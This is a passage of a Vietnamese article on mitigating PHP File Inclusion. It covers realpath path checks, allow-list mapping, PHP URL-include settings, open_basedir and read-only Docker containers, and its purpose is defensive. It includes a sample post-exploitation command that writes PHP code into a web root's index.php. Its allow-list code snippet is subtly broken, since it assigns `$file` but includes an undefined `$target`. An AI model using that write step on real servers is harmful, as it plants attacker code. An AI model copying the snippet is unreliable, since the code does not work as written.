Ngoài ra, ta cũng có thể dựa vào chuẩn hóa đường dẫn và ràng buộc phạm vi truy cập trước khi thực hiện bất kỳ thao tác đọc ghi nào. Cốt lõi là đưa mọi đường dẫn về dạng tuyệt đối chuẩn hóa rồi kiểm tra chắc chắn rằng kết quả vẫn nằm trong một thư mục gốc hợp lệ do hệ thống định nghĩa. Trong PHP ta có thể sử dụng `realpath()`, hàm này sẽ chuẩn hóa chuỗi đường dẫn đầu vào thành dạng đường dẫn tuyệt đối và kiểm tra sự tồn tại của tệp đó, nếu không tồn tại kết quả là `false`, nếu có tồn tại ta có đường dẫn tuyệt đối. Sau khi có kết quả, ta so sánh với tiền tố thư mục hợp lệ (ví dụ ở đây là `__DIR__ . '/modules'`). Nếu kết quả không nằm dưới thư mục gốc đó ta dừng thao tác, nếu hợp lệ thì ta mới cho phép include.

```
$BASE = realpath(__DIR__ . '/modules');  
$input = $_GET['page'] ?? 'home.php';  
$joined = $BASE . '/' . ltrim($input, '/');  
$REAL = realpath($joined);  
  
if ($BASE && $REAL && str_starts_with($REAL, $BASE . '/')) {
```

```

include $REAL;
} else {
    http_response_code(403);
    include __DIR__ . '/modules/404.php';
}

```

4.2. Kiểm soát đầu vào người dùng

Cách an toàn nhất để ngăn ngừa lỗ hổng File Inclusion là không cho bất kỳ dữ liệu do người dùng kiểm soát đi thẳng vào hàm include/require hay bất kì API đọc tệp nào. Nếu trang cần nạp nội dung động, hãy để back-end tự quyết định dựa trên logic nội bộ (routing, cấu hình), thay vì giao quyền chọn file cho người dùng. OWASP viết rất rõ: biện pháp hiệu quả nhất để loại bỏ file inclusion là tránh truyền input người dùng vào API hệ thống tệp, nếu bất khả kháng, dùng danh sách trắng (allow-list) và ánh xạ một định danh vô hại (ID/symbol) sang đường dẫn thực, đồng thời từ chối tất cả giá trị ngoài danh sách.

Một allow-list tốt nên cắt đứt liên hệ giữa đầu vào người dùng gửi và đường dẫn thật. Thay vì include \$_GET['page'];, ta giữ một bảng ánh xạ cố định trong code, JSON, hay database. Ứng dụng chỉ nhận một khóa hợp lệ ví dụ home, gallery, upload, sau đó tra bảng lấy ra đường dẫn tuyệt đối đã biết trước rồi mới include.

```

$PAGES = [
    'home' => __DIR__ . '/modules/home.php',
    'gallery' => __DIR__ . '/modules/gallery.php',
    'upload' => __DIR__ . '/modules/upload.php',
];
$key = $_GET['page'] ?? 'home';
$file = $PAGES[$key] ?? $PAGES['home'];
include $target;

```

Đoạn trên đảm bảo người dùng chỉ điều khiển tên logic đã định nghĩa còn đường dẫn thật do hệ thống quyết và được kiểm chứng. Điều này chặn luôn File Inclusion từ gốc, thay vì cố lọc ký tự nguy hiểm vốn dễ bị bypass thông qua nhiều cách khác nhau.

4.3. Cấu hình Web Server

Ở lớp hạ tầng, mục tiêu là giới hạn bề mặt tấn công và giảm thiểu mức độ ảnh hưởng nếu File Inclusion vẫn lọt vào. Trước hết, ta cần tắt toàn cục việc include qua URL. Trong PHP, điều này nằm ở hai chỉ thị: allow_url_include (áp dụng cho include/require) và allow_url_fopen (áp dụng cho hàm “đọc tệp” như fopen, file_get_contents đối với URL). Về nguyên tắc an toàn, cả hai nên ở trạng thái Off để triệt tiêu RFI ngay từ cấu hình. Lưu ý

thêm rằng `allow_url_include` đã được cảnh báo không khuyến nghị dùng nữa từ PHP 7.4 nhưng vẫn nên bật Off rõ ràng để tránh cấu hình lỏng lẻo.

Kế tiếp là khoanh vùng truy cập hệ thống tệp để dù có bị File Inclusion, phạm vi thiệt hại vẫn bị giới hạn. Cách phổ biến là cấu hình `open_basedir` trong `php.ini` chỉ cho PHP đứng vào một (hoặc vài) thư mục được chỉ định, ví dụ `/var/www/html` và `/tmp` cho nhu cầu tạm. Trong bối cảnh hiện đại, đóng gói ứng dụng trong Docker là lựa chọn để triển khai để nhất tiến trình cùng filesystem đi kèm. Khi đã container hóa, bật read-only root filesystem cho container và chỉ mount những đường dẫn thực sự cần (ví dụ thư mục upload) dưới dạng volume riêng. Như vậy, ngay cả khi kẻ tấn công khai thác được File Inclusion dẫn đến RCE, chúng khó có thể ghi hay đặt mã độc vào khu vực quan trọng của image. Ví dụ, mặc dù đã rce nhưng nếu thử `echo "<?php..." > /var/www/html/index.php` sẽ nhận lỗi "Read-only file system". Persistence nếu có sẽ nằm ở volume ghi (ví dụ thả file vào uploads/) hoặc tồn tại trong bộ nhớ cho đến khi container restart. Dưới đây là ví dụ về tệp `docker-compose`

```
services:
```

```
  app:
```

```
    image: myapp:latest
```

```
    read_only: true
```

```
  volumes:
```

```
    - ./uploads:/var/www/app/uploads:rw # chỉ nơi cần ghi
```

```
    - /tmp
```

Tất cả những lớp cấu hình này không tự thân sửa lỗi logic nhưng chúng cắt đứt đường lên tệp ngoài vùng an toàn và giảm thiểu hậu quả nếu còn sót lỗ hổng. Cấu hình đúng giúp một payload File Inclusion vô tình chỉ đọc được các tệp trong `/var/www/html`, thay vì vươn ra `/etc`.

TÀI LIỆU THAM KHẢO

- [1] WSTG - Latest | OWASP Foundation, https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_File_Inclusion
- [2] Invicti Local File Inclusion (LFI), <https://www.invicti.com/learn/local-file-inclusion-lfi/>
- [3] Invicti Remote File Inclusion (RFI), <https://www.invicti.com/learn/remote-file-inclusion-rfi/>
- [4] Module File Inclusion | HackTheBox Academy, <https://academy.hackthebox.com/module/details/23>
- [5] File Inclusion | PayloadsAllTheThings, <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion>
- [6] Cần trọng khi dùng hàm include, require trong PHP vì dễ bị hacker tấn công | CookieHanHoan, https://www.youtube.com/watch?v=attW_7vOEzk&t=1014s